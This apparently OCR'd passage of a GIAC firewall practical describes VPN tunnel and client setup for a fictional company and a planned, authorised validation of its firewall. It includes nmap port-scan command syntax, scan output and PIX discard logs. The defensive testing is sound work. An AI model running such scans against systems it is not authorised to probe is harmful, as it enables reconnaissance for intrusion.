
Step 5: At the top of the tool bar, click on “Rules” and then “Add”.




Step 6: Configure the IP addresses for the firewall side and the remote side. Also configure the protocol that is needed to use the IPsec tunnel. Specify also the tunnel policy that has been defined in Step 4.



From the “Monitoring” tab, it showed that there is one active IPsec tunnel and one active IKE tunnel.




The below screen capture showed the amount of traffic that was flowing through the Site-to-Site VPN IPsec tunnel.




2.3.2 VPN Client for the Mobile Sales Force and Teleworkers


Step 1: Click on the "Cisco VPN Client" option on the left-hand tree and "Add" a VPN group name and the pre-shared key for the VPN client. Also configure the DNS and the domain name.




After configuration, the page is shown below:




Step 2: Click on the “IP pools” on the left-hand tree and “Add” the range of IP addresses that are used for the VPN clients.




Step 3: At the VPN client laptop, install the Cisco VPN client 4.0.3(A). Create a new “Connection Entry” to the GIAC Enterprises under the name GIAC_Net. Keyed in the IP address of the VPN tunnel at the GIAC Enterprises. The VPN group name and password are also keyed in.




Step 4: Click on the “Connection Entries” on the tool bar and chose “Connect to GIAC_Net”.




When the IPsec tunnel parameters have been negotiated and initialized, the VPN client will be connected to the GIAC Enterprises, GIAC_Net as shown below.



Under the VPN client “Tunnel Details”, it was shown that VPN client was connected to the VPN server at the GIAC Enterprises with the server IP address 202.156.50.2. The encryption and authentication method were also shown.



The VPN client had also acquired the private IP address of the GIAC Enterprises network of 10.10.10.241/24 as shown below.



3. Verify the Primary Firewall Policy

The purpose of this section is to verify that the primary firewall policies are correctly enforced as defined in Section 1 and Section 2 of this document.

3.1 Plan the validation

3.1.1 Method of the validation

GIAC Enterprises engaged a third party vendor who was not involved in the design and the configuration of the systems and network equipments. This was to ensure that the validation of the firewall policy to be as neural as possible.

For the purpose of this validation, a hub was placed in between the border router and the PIX outside interface. Another hub was also placed in between the PIX inside interface and the Checkpoint firewall. This was to accommodate the connection of a laptop to that segment.

Two laptops running on Window 2000 were used. One of the laptops was installed with the nmap software downloaded from http://www.insecure.org/nmap/nmap_download.html. Another laptop was installed with the windump downloaded from http://windump.polito.it/install/default.htm.

The nmap was used to scan the available services that were available on each interface of the firewall and the windump was used to verify that during the nmap scan, the expected results were obtained on the other interfaces of the firewall. In addition, the firewall logs were checked to verify for the expected results.

The validation of the primary firewall policy is separated into 2 sections:

- Port scan the firewall
- Validation of the rule base

The purpose of port scanning the firewall is to identify what are the ports opened on the firewall. Whereas the goal for validating the rule base is to ensure that the firewall is only permitting those traffic that are expected denying those un-wanted traffic.

The command syntax used for the nmap is:

For TCP scan,
Nmap –sS –P0 –p*range of port numbers* –v –g*source-port ip-address*

For UDP scan,
Nmap –sU –P0 –p *range of port numbers* –v –g*source-port ip-address*

-sS is used for TCP SYN scan
-sU is used for UDP scan
-P0 is means do not ping hosts before scanning them

-p specifies the range of port numbers to scan
-v specifies the verbose option
-g specifies the source port number used in scan

3.1.2 Technical Risk Aspect

Before the validation started, all systems had their respective full backups done on the system O.S. and also the data disks. All configurations of the network equipments like routers, firewalls and Catalyst switches were captured and saved by the I.T. engineer to a desktop. This was a precaution for, in the unforeseeable circumstances where any of the systems or network equipments configurations was destroyed during the validation of the firewall policy, the GIAC Enterprises could revert the configurations of the systems and network equipments in the shortest possible time.

The GIAC Enterprises Oracle Database administrator, I.T. engineer and the hardware vendor that GIAC Enterprises had signed a maintenance contract with will be on-site when the validation of the firewall policy was done. This was to prevent any delay to recover the systems or network equipments in case the validation process caused any damage.

3.1.3 Business Risk Aspect

After monitoring for a few months, it was noticed that the traffic was the lowest during early in the morning from 2.00 am to 6.00am on the second and third Mondays of each month. GIAC Enterprises decided to schedule these two periods of each month as the scheduled maintenance period where the systems and the network equipments can be upgraded and patches installed. It was during one of these maintenance periods that the GIAC Enterprises decided to do the validation of the firewall policy.

One of the maintenance periods would be used for port scanning the firewall that took 4 hours. Another maintenance period would be used for validation of the rule base that took another 4 hours.

As with the previous scheduled maintenance periods that GIAC Enterprises had, 3 days prior to the validation of the firewall policy, the GIAC Enterprises had already put a notice on the GIAC Enterprises web site indicating that the GIAC Enterprise would be doing a scheduled maintenance during the coming Monday morning from 2.00am to 6.00am. This was to keep the customers, suppliers, partners and general public informed of the unavailability of the GIAC Enterprise network.

The breakdown of the amount of time needed for the validation of the firewall policy were as follows:

Planning and backups of systems/network equipment	= 8hrs
Firewall port scanning	= 4hrs

Firewall rule base validation = 4hrs
Preparation of report = 8hrs

The total effort needed for the validation of the firewall policy was 24 hours.

Though the total effort needed was 24 hours, but the actual impact to the GIAC Enterprises business was just 8 hours when the port scanning and the rule base validation were done.

The software used for the validation were nmap and windump that are open sourced code available for free download from http://www.insecure.org/nmap/nmap_download.html and http://windump.polito.it/install/default.htm respectively. The laptops used for the validation belong to the GIAC Enterprises that did not incur additional costs to the validation of the firewall policy.

3.2 Conduct the validation
3.2.1 Port Scan the firewall
3.2.1.1 From PIX_OUTSIDE




Fig 3.2.1.1 Connection of the nmap laptop at PIX_OUTSIDE

Command used:
Nmap –sS –P0 –v –p1-65535 202.156.50.2

From the nmap logs,
Starting nmap 3.48 (http://www.insecure.org/nmap) at 2003-11-02 03:28 Malay Peninsula Standard Time
Host 202.156.50.2 appears to be up ... good.
Initiating SYN Stealth Scan against 202.156.50.2 at 23:28
The SYN Stealth Scan took 70777 seconds to scan 65535 ports.
All 65535 scanned ports on 202.156.50.2 are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 70777.8 seconds

From the PIX firewall logs, (The logs are too long to be included here, so only a portion of the logs is shown here)

710005: TCP request discarded from 202.156.50.3/47634 to outside:202.156.50.2/58
710005: TCP request discarded from 202.156.50.3/47634 to outside:202.156.50.2/97
710005: TCP request discarded from 202.156.50.3/47634 to outside:202.156.50.2/6
710005: TCP request discarded from 202.156.50.3/47634 to outside:202.156.50.2/38
710005: TCP request discarded from 202.156.50.3/47634 to outside:202.156.50.2/24
710005: TCP request discarded from 202.156.50.3/47634 to outside:202.156.50.2/2
710005: TCP request discarded from 202.156.50.3/47634 to outside:202.156.50.2/78
710005: TCP request discarded from 202.156.50.3/47634 to outside:202.156.50.2/77
710005: TCP request discarded from 202.156.50.3/47634 to outside:202.156.50.2/6

Explanation

All ports are filtered in the PIX_OUTSIDE segment so the PIX could not be access at all from the hosts connected in the PIX_OUTSIDE.

3.2.1.2 From Service_Network_1




Fig 3.2.1.2 Connection of nmap laptop at the Service_Network_1

Command used:

Nmap –sS –P0 –v –p1-65535 10.10.20.1

From the nmap logs,

Starting nmap 3.48 (http://www.insecure.org/nmap) at 2003-11-02 23:48 Malay Peninsula Standard Time
Host 10.10.20.1 appears to be up ... good.
Initiating SYN Stealth Scan against 10.10.20.1 at 23:48
The SYN Stealth Scan took 13 seconds to scan 65535 ports.
All 65535 scanned ports on 10.10.20.1 are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 18.397 seconds
From the PIX firewall logs,

From the PIX firewall logs, (The logs are too long to be included here, so only a portion of the logs is shown here)

710005: TCP request discarded from 10.10.20.2/63889 to srv-net-1:10.10.20.1/1133
710005: TCP request discarded from 10.10.20.2/63889 to srv-net-1:10.10.20.1/30906

710005: TCP request discarded from 10.10.20.2/63889 to srv-net-1:10.10.20.1/4715
710005: TCP request discarded from 10.10.20.2/63889 to srv-net-1:10.10.20.1/63709
710005: TCP request discarded from 10.10.20.2/63889 to srv-net-1:10.10.20.1/14959
710005: TCP request discarded from 10.10.20.2/63889 to srv-net-1:10.10.20.1/28493
710005: TCP request discarded from 10.10.20.2/63889 to srv-net-1:10.10.20.1/2017
710005: TCP request discarded from 10.10.20.2/63889 to srv-net-1:10.10.20.1/61842

Explanation
All ports are closed in the Service_Network_1 segment so the PIX could not be access at all from the hosts connected in the Service_Network_1.

3.2.1.3 From PIX_INSIDE




Fig 3.2.1.3 Connection of the nmap laptop at PIX_INSIDE

Command used:
Nmap –sS –P0 –v –p1-65535 10.10.40.1

From the nmap logs,
Starting nmap 3.48 (http://www.insecure.org/nmap) at 2003-11-02 23:57 Malay Peninsula Standard Time
Host 10.10.40.1 appears to be up ... good.
Initiating SYN Stealth Scan against 10.10.40.1 at 23:57
The SYN Stealth Scan took 15 seconds to scan 65535 ports.
All 65535 scanned ports on 10.10.40.1 are: closed

Nmap run completed -- 1 IP address (1 host up) scanned in 19.278 seconds

From the PIX firewall logs, (The logs are too long to be included here, so only a portion of the logs is shown here)
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/35765
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/44549
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/51020
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/13706
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/12358
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/38835

710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/32562
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/56092
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/57964
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/47840
710005: TCP request discarded from 10.10.40.2/49088 to inside:10.10.40.1/31541

Explanation

All ports are closed in the PIX_INSIDE segment so the PIX could not be access at all from hosts connected in the PIX_INSIDE segment.

